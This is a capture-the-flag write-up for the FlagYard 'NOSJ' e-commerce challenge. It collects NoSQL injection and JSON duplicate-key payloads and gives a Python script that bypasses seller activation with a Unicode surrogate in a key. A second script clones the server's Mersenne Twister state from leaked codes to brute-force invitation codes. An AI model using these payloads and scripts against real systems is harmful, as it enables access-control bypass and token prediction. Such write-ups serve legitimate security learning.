FlagYard: NOSJ Write-up
Challenge Description:
Welcome to our E-commerce website, I wish you enjoy the journey.
- First Man Standing
- Challenge Link: FlagYard: NOSJ
Fingerprinting
The website has two accounts to log in with:
- The buyer account
- The Seller account

Register as Seller
We can register as a seller, but the activation field is set to false by default
1
2

{"username":"test","password":"test","bio":"bluhh","activated":false}
If we try to log in, we receive an error. If we attempt to manually set "activated": true during registration, the server rejects it:
1
You cannot set the 'activated' to true
Register as Buyer

Buyer registration and login work normally. However, the buyer dashboard requires an invitation code from a seller’s account to proceed.
Potential Attack Points
We have two potential attack points:
/buyer/inviteendpoint: Attempting to bypass the invitation requirement/register/sellerendpoint: Attempting to bypass the activation restriction.
Initially, I tried various NoSQL injections and type juggling on the /buyer/invite endpoint, but all were rejected:
1
2
3
4
5
6
7
8
// Bypass with Not Equal:
{"invitation": {"$ne": null}}

// Bypass with Greater Than:
{"invitation": {"$gt": ""}}

// Bypass with Regex:
{"invitation": {"$regex": ".*"}}
Next, I focused on the seller registration. Here are some of payloads I tried:
- NoSQL Operator Injection on Login
1
2
3
4
5
{
  "username": "test",
  "password": "test",
  "activated": { "$ne": false }
}
- The
$whereClause (JavaScript Injection)
1
2
3
4
5
{
  "username": "test",
  "password": "test",
  "$where": "1 == 1"
}
- JSON Parameter Pollution / Overwriting
- Scenario A: The WAF/Validator checks the first
activated(false) and lets it through. - Scenario B: The Database/App Logic processes the last
activated(true) and updates the record.
- Scenario A: The WAF/Validator checks the first
1
2
3
4
5
6
{
  "username": "test",
  "password": "test",
  "activated": false,
  "activated": true
}
- Type Juggling with Objects
1
2
3
{"activated": ["true"]}
{"activated": {"$gt": ""}}
{"activated": 1}
- The hint “First Man Standing” might suggest:
checking if there is already an activated account.
1
2
{"username": "admin", "password": {"$regex": "^a"}}
{"username": "admin", "password": {"$regex": "^ab"}}
- Spaces
1
2
3
4
5
6
7
{
"username":"test",
"password":"test",
"bio":"bluuh",
"activated":false,
"activated ":true
}
- Homoglyph
1
2
3
4
5
6
7
{
"username":"test",
"password":"test",
"bio":"bluuh",
"activated":false,
"activated":true
}
- Comment
1
2
3
4
5
6
7
8
{
"username":"test",
"password":"test",
"bio":"bluuh",
"activated":false,
"activat/* comment */ed":true

}
- JSON Parser Impedance Mismatch.
This documentation says that the “\u” can be used to specify Unicode in HEX within JSON. The Unicode bypass is a specialized form of JSON Parser Impedance Mismatch. It relies on the fact that different parts of a web application (the security filter vs. the database) see the same JSON key differently.
- The null terminator
1
2
3
4
5
6
7
{
"username":"test",
"password":"test",
"bio":"bluuh",
"activated":false,
"activated\u0000":true
}
Overlong UTF-8 Encoding
Some older or custom parsers can be tricked by using more bytes than necessary to represent a character (e.g., encoding the letter ‘d’ using a 2-byte sequence instead of 1-byte).
1
2
3
4
5
6
{"username":"test",
"password":"test",
"bio":"bluuh",
"activated":false,
"activated\u0065\u0064":true
}
- whitespace
1
2
3
4
5
6
7
{
"username":"test",
"password":"test",
"bio":"bluuh",
"activated":false,
"activated\u00a0":true
}
Initial Access
To confirm the vulnerability with a Unicode character, I used the following Python script to automate the search for a Unicode character that would bypass the filter while still being processed as the activated key:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
import requests
import uuid

# 1. send a POST request to seller registeration with uncide test
URL = "http://ywlzage0na-0.playat.flagyard.com"
HEADER = {"Content-Type": "application/json"}
PROXY = {"http": "http://127.0.0.1:8080"}

def main():

	for i in range(0xD800, 0xDBFF + 1):
		# Convert hex code to a unicode character
		hex_code = f"{i:04x}"
		username = str(uuid.uuid4().hex[:5])

		registration_data= f'{ { "username":"{username}","password":"test","bio":"bluuh","activated":false,"activated\\u{hex_code}":true } } '
		login_data = {"username": f"{username}", "password": "test"}


		try:
		   # 1. register
			register = requests.post(f"{URL}/register/seller", data=registration_data, headers=HEADER, proxies=PROXY)

			if register.status_code==200 and 'Seller registration completed' in register.text:
				# 2. login
				login = requests.post(f"{URL}/login/seller", json=login_data, headers=HEADER,proxies=PROXY)
				if "Login failed" not in login.text:
					print(f"login success! with this paylaod: {registration_data}")
					return
				else:
					continue
			else:
				print(register.text)
				break

		except Exception as e:
			print("Error-1: ", e)

main()
Note that I used different username on each POST request to avoid conflicts in the registration process. Result:
1
2
$ python3 unicode-test.py
login success! with this paylaod: {"username":"feb57","password":"test","bio":"bluuh","activated":false,"activated\ud800":true}
Check in Burp Suite for /seller/dashboard page. If the seller login didn’t work, set the seller session manually in the browser

On the seller dashboard, we can generate an invitation for the buyer to use
1
POST /get_buyer_invitation
1
2
3
4
5
6
7
// request
{"name":"test"}

// response:
{
"test":["160970145"]
}
Post this invitation code on the buyer page
1
POST /buyer/invite
1
2
3
4
5
// request
{"invitation":"160970145"}

// response
The invitation is still new and upcoming, we'll contact you once this store is open.
Website logic
1
2
3
4
5
6
- homepage
-- login/seller
---/seller/dashboard  -> Create an invitation code

-- /login/buyer
---/buyer/invite      -> optain a valid invitation code from the seller and if the code is not new, you will got the flag
So now we need to bypass or obtain a working invitation code.
JSON Type Juggling leading to PRNG State Disclosure.
As seen from the first response, the server responds with a list, so I tried to insert a list of names in the request to see if the server returns the validation code based on an existing account, like the admin account
1
2
3
4
5
// request
{"name": ["test", "admin"]}

// response
{"admin":["160970145"],"test":["160970145"]}
But we get the same codes in a different lists. Next, I tried to exclude existing names and see if it returns codes that are not for these names
1
2
3
4
5
// req
{"name":{"$nin": ["test", "admin", "seller"]}}

// res
HTTP/1.1 500 INTERNAL SERVER ERROR
In the next test, the results were interesting. While I was trying to add a list of names, I accidentally doubled a name, and it returned a different code from the first one!
1
2
3
4
5
// req:
{"name":["test","160970145","160970145"]}

// res:
"160970145":["2745951367","526287698"],"test":["2745951367"]}
Unfortunately, the new code wasn’t a working code, but it is valid. To confirm the vulnerability, I pasted a list of the same name, and it returned a list of different codes

This vulnerability happens because of the leaks in the sequence of the PRNG. Each iteration of the loop triggers a call to the random number generator (e.g., random.getrandbits(32)), the server extracts a new value from its internal state for every repeated name in the array. I kept adding more values till I got this result.

Next, I created a Python code to test all the 800 new codes against /buyer/invite all were valid but not working.
Cracking the PRNG (MT19937)
These 800 codes were generated by a Pseudo Random Number Generator (PRNG), an algorithm that produces a sequence of numbers approximating true randomness, starting from an initial value called a seed (in our case, the current time). Here you can find a list of PRNGs.
For Python and R language, the default PRNG is MT, and there is a tool for cracking random numbers generated by the randomlibrary in Python. Refer to this repository, and install the module
The script below takes the first 624 codes you extracted from the server. The Mersenne Twister (MT19937) uses a state of exactly 624 integers, providing this many sequential values, allowing the RandCracker to reverse-engineer the internal matrix of the PRNG. After this loop, your local rc object will clone the server’s random number generator.
After cloning the state, we want to regenerate the old codes since the new ones did not work. I first generated the past 800 codes, but it didn’t work either, so I added a forloop to loop back another 800 steps. This creates a sliding window that covers 16,000 potential past codes. Lastly, for every predicted code from the batch it test it in the /buyer/invite endpoint.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50

import requests
from pyrandcracker import RandCracker

URL = "http://ywlzage0na-0.playat.flagyard.com"
HEADER = {"Content-Type": "application/json"}
PROXY = {"http": "http://127.0.0.1:8080"}
HEADER = {"Cookie": ""}  # Buyer session

# Put all the 800 codes retuned from the server
output = ["3175611101","1189950428","2250210562",..etc]
codes= [int(c) for c in output]
rc = RandCracker()

# Recover state
for val in codes[:624]:
    rc.submit(val,32)

# 3. solve state
if rc.check():
    print("[+] State recovered successfully!")

# 4. rewind
for i in range(1,20):
    offset = -(624+ (i * 800))

    rc.offset(offset)

    # 5. generate preivous output
    batch = [rc.rnd.getrandbits(32) for _ in range(800)]

    # 6 .test them
    for code in batch:
        url = f"{URL}/buyer/invite"
        data =  {"invitation": str(code)}

        try:
            # Submit as JSON as per challenge requirements
            response = requests.post(url, json=data, headers=HEADER, proxies=PROXY)

            if "Invalid invitation code" and "The invitation is still new" not in response.text:
                print(f"[*] FOUND THE FLAG! Code: {code}")
                print(f"[*] Response: {response.text}")
                break

            continue
        except Exception as e:
            continue
The server will redirect you to the flag page if you find a valid code, check you proxy for a redirection.
Conclusion
The challenge was solved by combining a JSON Parser Impedance Mismatch for initial access and a JSON Type Juggling vulnerability to leak the PRNG state. This allowed for the reconstruction of the MT19937 generator and the prediction of historical invitation codes.